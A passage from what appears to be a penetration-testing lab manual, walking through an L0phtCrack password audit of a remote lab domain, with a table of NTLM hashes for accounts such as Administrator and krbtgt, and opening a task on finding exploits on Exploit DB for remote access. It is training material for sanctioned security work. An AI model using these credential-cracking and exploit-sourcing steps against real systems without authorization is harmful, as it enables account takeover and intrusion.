
10. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




11. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




12. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.



13. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.



14. Check the given details in the **Summary** wizard and click **Finish**.



15. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.

The screenshot shows the L0phtCrack 7 interface. The main window displays a table of accounts with columns: Domain, Username, NTLM Hash, NTLM Password, and NTLM State. The table lists six accounts from the CER.com domain, all of which are marked as 'Not Cracked'. The status bar at the bottom shows the current operation as 'Perform Dictionary / Wordlist Crack (Dictionary:Complex)'.


Domain	Username	NTLM Hash	NTLM Password	NTLM State
CER.com	Users	1E6E86D0A84B0A800000000000000000		Not Cracked
CER.com	krbtgt	15B14DAE86DFB50308278392371621C7		Not Cracked
CER.com	Martin	5EBE7DFA074DA8EE8AEF1FAA2BBDE876		Not Cracked
CER.com	Shiela	0CB6948805F797BF2A82807973B83537		Not Cracked
CER.com	jason	2D20D162A479F485CDF62171D93985BF		Not Cracked
CER.com	Administrator	92937945B510814341DB3F736500D4FF		Not Cracked

Status: JTR Engine: Pass 1/1 (NTLM) : Elapsed Time: 0d0h0m1s Pass Time Left: 0d7h28m9s Max Time Left: 0d23h59m59s Speed
Current Operation: Perform Dictionary / Wordlist Crack (Dictionary:Complex)

16. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

17. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.



18. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.

19. This concludes the demonstration of auditing system passwords using L0phtCrack.

20. Close all open windows and document all the acquired information.

Task 3: Find Vulnerabilities on Exploit Sites

Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

